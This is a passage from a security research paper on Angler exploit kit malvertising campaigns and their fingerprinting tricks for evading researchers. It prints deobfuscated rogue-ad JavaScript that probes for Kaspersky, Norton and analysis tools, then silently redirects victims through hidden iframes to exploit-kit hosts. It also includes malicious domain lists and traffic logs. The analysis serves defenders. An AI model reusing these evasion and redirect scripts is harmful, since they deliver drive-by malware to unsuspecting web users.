Operation Fingerprint

A look into several Angler Exploit Kit malvertising campaigns

Jérôme Segura (**Malwarebytes**)
Eugene Aseev (**GeoEdge**)

Table of Contents

1. Disclaimer

The following research is a result of the combined efforts of Malwarebytes and GeoEdge. We picked the most relevant malicious advertising campaigns associated with a trend of increasing sophistication characterized by the use of what we call “fingerprinting.”

We focused on attacks that took place throughout 2015 and led to the distribution of malware via the Angler exploit kit. Other similar campaigns may have happened during that time, but we decided to study only those depicted below in an effort to keep this paper succinct and corroborated by data we were able to collect.

2. Executive summary

Malicious advertising, also known as malvertising, has become the best method to distribute malware on a global scale with surgical precision.

Simply put, malvertising is a means to expose innocent users visiting legitimate websites to malware. It uses a rogue advertisement (a banner ad) on the website to redirect the victim to a malicious payload, often delivered via an exploit kit.

Perhaps one of the biggest misconceptions is that malvertising requires user interaction, such as clicking on an ad. In reality, the simple act of a banner ad loading onto the webpage is enough to trigger a silent redirection chain leading to malware.

Truth be told, malvertising is not new but the techniques and science behind it have evolved over time, enabling cybercriminals to continually defeat and abuse ad networks big and small.

Leveraging the extensive user profiling available to advertisers, cybercriminals are able to target their victims like never before in attacks that are both cost effective and difficult to pinpoint.


One of the newest techniques being used is *fingerprinting*, a way to check potential victims’ computers with snippets of code injected directly into the ad banner. This code can quickly rule out non-viable targets, such as honeypots set up by malware researchers to detect malware or security companies performing ad check validation. Fingerprinting joins a growing arsenal of tactics developed by cybercriminals to avoid discovery by security researchers.

This research provides a unique insight into malvertisers’ thought processes, showing how they remain one step ahead while the ad industry tries to avoid playing Whack-a-Mole.

Highlights

Here are the numbers and top facts from our research:

- Hundreds of goo.gl URLs used in malicious redirections
- Over 100 fake advertiser domains
- Dozens of ad networks abused, including top ones
- Use of SSL to encrypt ad call URL and content
- Targeted towards genuine residential IP addresses only
- Booby-trapped GIF images hiding code with on-the-fly encoding
- Fake advertiser profiles and deceiving websites
- 42% of infections happened in the U.S.
- Cost: only 19 cents for each 1000 impressions (CPM)*



**Average based on one particular ad network involved in the DoubleClick open referer campaign.*

3. Infographic

4. Introduction

This paper is the result of several months of Malwarebytes and GeoEdge researching and monitoring malvertising campaigns that we have observed affect thousands of publishers and dozens of ad networks.

In November 2014, we documented[1] an advanced scheme that was hiding code within a browser cookie and infected users via malvertising. Some readers may recognize similar traits between that attack and the campaigns described below, perhaps even drawing conclusions on the actors involved.

We are not the only ones, or the first for that matter, to write about these stealth malvertising attacks. We would like to mention Kafeine, who initially shed light on some of these techniques on his blog MalwareDontNeedCoffee[2], and also Proofpoint[3]. More recently, TrendMicro wrote a piece[4] about an attack and its abuse of free SSL certificates.

The goal of this article is to summarize some of the campaigns we have seen and give numbers to quantify their impact. While some of those incidents have ceased, others are still ongoing and the threat actors responsible for them are very successful at bypassing most ad quality and security checks.

We also hope to emphasize that threat actors involved in malvertising have upped their game and are forcing us, the defenders, to come up with new strategies to track and identify them.

We need to remember that, despite the cleverness of the attack, this remains a criminal operation where innocent people will get their computers infected with malware. Those same victims are growing weary of online adverts and adopting ad blockers. While publishers complain and the ad industry tries to get a handle on the situation, cybercriminals will continue to profit from malicious advertising.

5. Fingerprinting: from Exploit Kit to (rogue) advertiser


The notion of fingerprinting is not new but what this research has uncovered is that fingerprinting has moved up the chain, no longer simply at the exploit kit (EK) level, but also at the malvertising phase, thanks to online ads.

With some rare exceptions (including the mimetype check[5]), fingerprinting techniques have been employed by exploit kits[6] like Angler for some time, thanks in part to a vulnerability in Internet Explorer's XMLDOM ActiveX control (CVE-2013-7331).

"The Microsoft.XMLDOM ActiveX control in Microsoft Windows 8.1 and earlier allows remote attackers to determine the existence of local pathnames, UNC share pathnames, intranet hostnames, and intranet IP addresses by examining error codes, as demonstrated by a res:// URL, and exploited in the wild in February 2014."
Source: NVD[7]

This flaw allows attackers to enumerate the local file system and look for the presence of certain clues that might identify a machine belonging to a security researcher or honeypot.

A malvertising attack caught on adult site xHamster[8] in April 2014 (which we believe is from the same actors involved in the campaigns described below) was redirecting to an Angler EK landing page to perform fingerprint checks on the system using this same method of identification.



The exploit was checking for the presence of a Norton security product:

```
var r0 = "res://C:\\Program Files",
 r1 = "Norton",
 r2 = "Internet",
 r3 = "Security",
 r4 = "Engine",
 r5 = "with Backup",
 r6 = "asOEHook.dll",
 r7 = "uiMain.dll",
 r8 = "msouplug.dll",
```

This check happens within the Angler EK landing page before firing up any of the exploits. As is the norm, Angler encrypts its landing page and therefore those fingerprinting instructions are not visible in clear text.

The fingerprinting techniques (coupled with geolocation and IP checks) are effective but have been employed relatively late in the infection chain. It only made sense to add them at the traffic redirection phase to ensure only "qualified" users were being redirected to exploit kits.

Fingerprinting is also used within the exploit kit landing page because some visitors may arrive to the EK via other means than malvertising (i.e., via a compromised site).

This is the core part of our research and represents the next step in malvertising attacks, where bogus advertisers are analyzing potential victims and either showing a benign ad or an ad laced with malicious code that ultimately redirects to an exploit kit.

6. The campaigns

Fake company campaign


This campaign used stolen websites that were slightly rebranded to appear like legitimate companies. Although it did not appear to use the traditional fingerprinting method via the XMLDOM flaw, it did custom filter who sees the malicious code and who only sees a benign advert.

The redirection mechanism was made possible by a core Apache server component called the *.htaccess* file, which allows criminals to specify who received the malicious redirection in addition to having their IP logged in a blacklist.

Specifically, certain IP addresses belonging to VPN providers can easily be added to prevent security researchers from replaying the attack.

Here's an example of a block of an IP address range using the *.htaccess* file:
RewriteEngine on
RewriteCond %{REMOTE_ADDR} ^209\.94\.70\.
RewriteRule ^ - [F]

Example #1: isgroupsite.com




Traffic flow:

- *dailystar.co.uk/sport/football/457227/Arsene-Wenger-reignites-feud-Jose-Mourinho-abandon-philosophy*
- ***isgroupsite.com**/promo/isg/ad.php?id=12&w=300&h=250{redacted}*
- *goo.gl/SVf6JX*
- *wundgelaufen.broyhillfurnitureonline.com/civis/search.php?{redacted}*

This actor was first identified by cybersecurity expert Pat Belcher[9]. The pattern here was the use of old domains that had expired (rather than using newly created, and therefore more suspicious, domains).

Domain Name: ISGROUPSITE.COM
Registrar: DYNADOT, LLC
Creation Date: 12-mar-2010

Example #2: newimageschool.com



Traffic flow:


- *kijiji.ca/b-motorcycles/winnipeg/honda/honda/k0c30l1700192a114*
- ***newimageschool.com**/adframe/banners/serv.php?uid=215&bid=14&t=image&w=728&h=90*
- *goo.gl/pN8DsE*
- *nark.betawbm.com/forums/viewtopic.php?{redacted}*

Domain Name: NEWIMAGESCHOOL.COM
Registrar: DYNADOT, LLC
Creation Date: 21-apr-2010

PlentyOfFish users were exposed to this malvertising campaign[10].

Custom SSL (musical4) campaign

First seen: rewherthedin.eu (07/31/2015)
This campaign leveraged the CloudFlare infrastructure to hide the malicious server's IP in addition to SSL that encrypts communications. The server performed a check to ensure visitors were genuine before launching a redirection to Angler EK landing pages.




One of the banner ads used in this campaign:

DailyMotion users were exposed to this malvertising attack[11].

HTTP	p.ato.mx	/placement?v=8&id=9146&size=728x90&type=ifra...	407	Malvertising
HTTP	creative.wwwpromoter.com	/pop-imp/1491/11672	323	Malvertising
HTTP	callajohnparjust.eu	/advertising.html	254	Ad landing page
HTTP	callajohnparjust.eu	/scripts/media.js?utm_ref=Y3JlYXRpdmUud3d3cHJv...	7 998	Ad landing page
HTTP	callajohnparjust.eu	/advertising.html?tm=1449123577264	0	Ad landing page
HTTPS	worldbesttraffic.eu	/78ef32fb2754b3772d077e180cf81e01cdacff5b?utm...	0	Redirector
HTTP	ftuifio.vpkoqbs.eu	/civis/viewforum.php?f=3s5&sid=vk830.1892qo288...	114 4...	Angler EK
HTTP	ftuifio.vpkoqbs.eu	/javaservlet.sht?six=bBC&jspage=OzTgr26Coq&java...	35 366	Angler EK
HTTP	ftuifio.vpkoqbs.eu	/nine.a4p?javaservlet=fef1&ten=D9XicwX&six=MKC...	647 1...	Angler EK

Fingerprinting code was hidden within the fake advertiser's JavaScript.



Decrypted and deobfuscated script:

```
try {
    var date = new Date(),
        status = 407,
        xhr = new XMLHttpRequest();
    xhr.open(get, "?tm=" + date.getTime(), !1);
    xhr.send();
    (xhr.status == status) && xhr.status.goto.fail;
} catch (e) {
    var document = document,
        keyboardAPI = "Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi",
        keyboardAPIArray = [keyboardAPI, keyboardAPI + ".1", keyboardAPI +
            ".4_5_0.1"
        ],
        success = false;
    for (var i = 0; i < keyboardAPIArray.length; i++) {
        try {
            new ActiveXObject(keyboardAPIArray[i]);
            success = true;
            break;
        } catch (e) {}
    }
    var redirector = "https://worldbesttraffic.eu/",
        params =
        "78ef32fb2754b3772d077e180cf81e01cdacff5b?utm_ref=Y3JlYXRpdmUud3d3cHJvbW90ZXIuY29t";
    if (!success) with(document.body.appendChild(document.createElement(
            "iframe"))) style.position = "fixed", style.left = -1e4 + "px", src =
        "javascript:'<meta/HTTP-eqUiv=refresh content=0;url=" + redirector +
        params + ">'";
};
```

The code was checking for the presence of security products by trying to identify if the Virtual Keyboard Plugin, used in many Kaspersky products, was installed. If one was found, the malicious redirection would not happen.

Custom URL shortener campaign


This campaign is one of the first attacks that hides the fingerprinting payload within a GIF image served over HTTPS. This was intended to throw off security researchers and users who might be looking for a specific type of file that indicates malicious content.

In addition to the use of GIFs, this campaign also employed shortened URLs to add an extra layer of complexity to the infection chain. Curiously, instead of using the more popular goo.gl shortener, the threat actors chose a custom one (nky.be), which likely gave them a greater level of control over the duration of each attack.

First and last seen:

- otsmarketing.com (6/12/2015)
- bhemotion.com (10/19/2015)

This screenshot shows the traffic discovered during the malvertising attack as well as a look into the fingerprinting code hidden within the GIF file.



#	Result	Protocol	Host	URL	Body	Comments	Content-Type
1	200	HTTPS	trafficmaker.me	/ads/lib/holder.cfm?lib=probe&c=5029656051...	688	Fake ad server	text/html
2	200	HTTPS	trafficmaker.me	/ads/lib/idUser.min.js?u=1440863154.9091&se...	4,677	Fake ad server	application/x-javascript
3	200	HTTPS	trafficmaker.me	/__utm.gif?t=1440863166532	3,208	Fingerprinting	image/gif
4	302	HTTP	nky.be	//f91671	0	Redirector	text/html
5	200	HTTP	stosskraft-chelalli.robertz...	/boards/viewforum.php?f=8f&sid=j8542888i7x...	61,039	Angler EK	text/html

```
a=document;
url=a.getElementsByTagName('script')[0].id.substr(6,6);
zT=function(){yT=t('iframe');yT.attachEvent?yT.attachEvent('onload',xT):yT.onload=xT;
yT.src="java"+"scri"+"pt:%27<"+"meta/HtTP-"+"eQuIv=r"+"efresh
co"+"ntent=0;u"+"rl=http:/"+"/nky.be/"+url+">%27"};iCh=function(){var
c_path=unescape("%5c%5c")+"localhost/program files",c2="malwar~1/",c3="kasper~1/",c4="
res://invguestie.dll/icon.png",c5="microsoft.xmldom",c6='<!DOCTYPE _ SYSTEM
"',c_flag=0,cf=function(a){with(new ActiveXObject(c5))return
loadXML(c6+a+'">'),a=parseError.errorCode%100,a+93&&a+59||0};var c1=!cf(c_path+"
(x86)/")?c_path+" (x86)/":c_path+"/",c_arr=[/*c1+c2,c1+c3,*/c4];for(i in
c_arr)cf(c_arr[i])||++c_flag;if(!c_flag)zT()};vT=function(a,c,d){for(iT=0;d>iT;iT++)c+=
+(wT(3e8)!=wT(a[iT]).replace(a[iT].toUpperCase(),3e8));return c};xT=function(){new
Image().src=a.URL+'&_='+(uT++)+'&__='+encodeURIComponent(a.referrer)};wT=function(bT){w
ith(a.createElement('a'))return
href='.'+bT,mimeType};t=function(bT){with(bT=a.body.appendChild(a.createElement(bT)))st
yle.position='fixed',style.left=-9e3+'px';return
bT};if(!+vT('pcapmpcapngmpymchlsmsazmcap'.split('m'),[],6)&&a.security)iCh();/* Maybe
everything will end */
```


Top level publishers and their visitors were affected[12].

DoubleClick Open Referer campaign

This is the latest and most advanced fingerprinting campaign. While the code is still hidden within a GIF image, it is now encoded with a special key, only provided once per IP address, and embedded in a JavaScript sequence. New fake advertiser domains (nginx servers) are created on a regular basis, many of them abusing CloudFlare or Let's Encrypt and employing proxies for domain registration.

Domain name	Registration date	Registrar
blogtechs.com	11/5/2015	EVOPLUS LTD
digitalgraficz.com	11/5/2015	EVOPLUS LTD

uscarblog.com	11/5/2015	EVOPLUS LTD
blogodirectory.com	11/5/2015	EVOPLUS LTD
invblog.net	11/19/2015	Registrar of domain names REG.RU LLC
worldtravelgapyear.com	12/7/2015	Registrar of domain names REG.RU LLC
worldtravel-tour.com	12/9/2015	PDR Ltd. d/b/a PublicDomainRegistry.com
newmediaservicesllc.com	12/11/2015	PDR Ltd. d/b/a PublicDomainRegistry.com



7. Connecting the dots

All the campaigns share the same basic methodology. They:

- used advertisement-related domain names and URL paths;
- used an intermediate redirector;
- had a once-per-IP delivery; and
- served Angler EK in the end.

Where they differed was in how the intermediate redirector was used. We can see the following evolution:

1. First, attackers used public URL shorteners like goo.gl, bit.ly and tinyurl.com.
2. They started getting noticed for using public services. This is not surprising, as URL shorteners in ad delivery paths look very suspicious. So, they switched to custom shorteners like *nky.be*, and custom SSL redirectors like *worldbesttraffic.eu*, changing them frequently to avoid detection.
3. Finally, they came up with a smart and cost-effective solution and started to use the DoubleClick Open Redirect vulnerability[13]. This allowed them to create malvertising attacks with no questionable items in the ad delivery path (DoubleClick is Google's ad platform, so it looks absolutely legitimate). Additionally, it allowed for SSL support (harder to detect at the traffic level as the EK landing page is appearing from "thin air"). The combination of these two features made this a powerful tool for malvertising professionals.


8. Stealth techniques

On top of the feature stack already mentioned, some campaigns included additional layers to prevent detection by security researchers. Let's take the DoubleClick campaign as an example:

Protocol	Host	URL	Body	Content-Type	Comments
HTTP	babanetwork.adk2x.com	/ul_cb/imp?p=51891523&size=728x90&ct=html&ap=1...	676	text/html	[#7]
HTTPS	trade.airfiltermarket.com	/reservation/tmp.html?click=%2F%2Fbabanetwork.ad...	1,133	text/html; ch...	[#8]
HTTPS	trade.airfiltermarket.com	/relevant/adition.js?ref=babanetwork.adk2x.com%25...	27,575	text/javascript	[#10]
HTTPS	**trade.airfiltermarket.com**	**/reservation/1x1.gif?win|ie|10.0|en-US|1366...**	**3,788**	**image/gif**	**Fingerprinting**
